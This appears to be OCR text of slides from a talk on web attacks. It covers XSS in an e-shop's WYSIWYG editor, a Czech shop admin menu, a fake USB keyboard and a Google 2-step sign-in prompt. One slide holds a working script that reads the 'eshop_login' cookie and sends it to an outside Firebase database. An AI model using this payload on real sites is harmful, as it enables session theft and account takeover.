
WYSIWYG

Hi **XSS**

Not HTTP only



```
<script src="https://cdn.firebase.com/js/client/2.2.7/firebase.js"></script>

<script>
function getCookie(name) {
    var value = "; " + document.cookie;
    var parts = value.split("; " + name + "=");
    if (parts.length == 2) return parts.pop().split(";").shift();
}

var firebaseRef = new Firebase("https://redacted_eshop_url.firebaseio.com");

firebaseRef.set({
    us_cookie: getCookie("eshop_login"),
    created: Date.now()
});

// TODO: could be possibly capturing all login details
</script>

```



Objednávky

- Objednávky
- Poptávky zboží
- Faktury
- Zákazníci

Skladové hospodářství

- Seznam skladů

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- Vystavení importovaných produktů
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Čekajících na vyjádření

Čekajících na prodejně

Zákazníci


Registrovaných zákazníků

Odebíratelů novinek

Looks like it but it's not

USB keyboard

2 factor authentication



Google

Simplify 2-Step Verification with a single tap

janellemurrells@gmail.com

Unlock your Nexus 5X

Tap **Yes** on the Google prompt to sign-in

Google

Trying to sign in?

janellemurrells@gmail.com

Chrome on Lenovo Thinkpad

Near Louisville, KY
109.123.987

Just now, 1:15 PM

My video


Moje Video

Version: 1.0

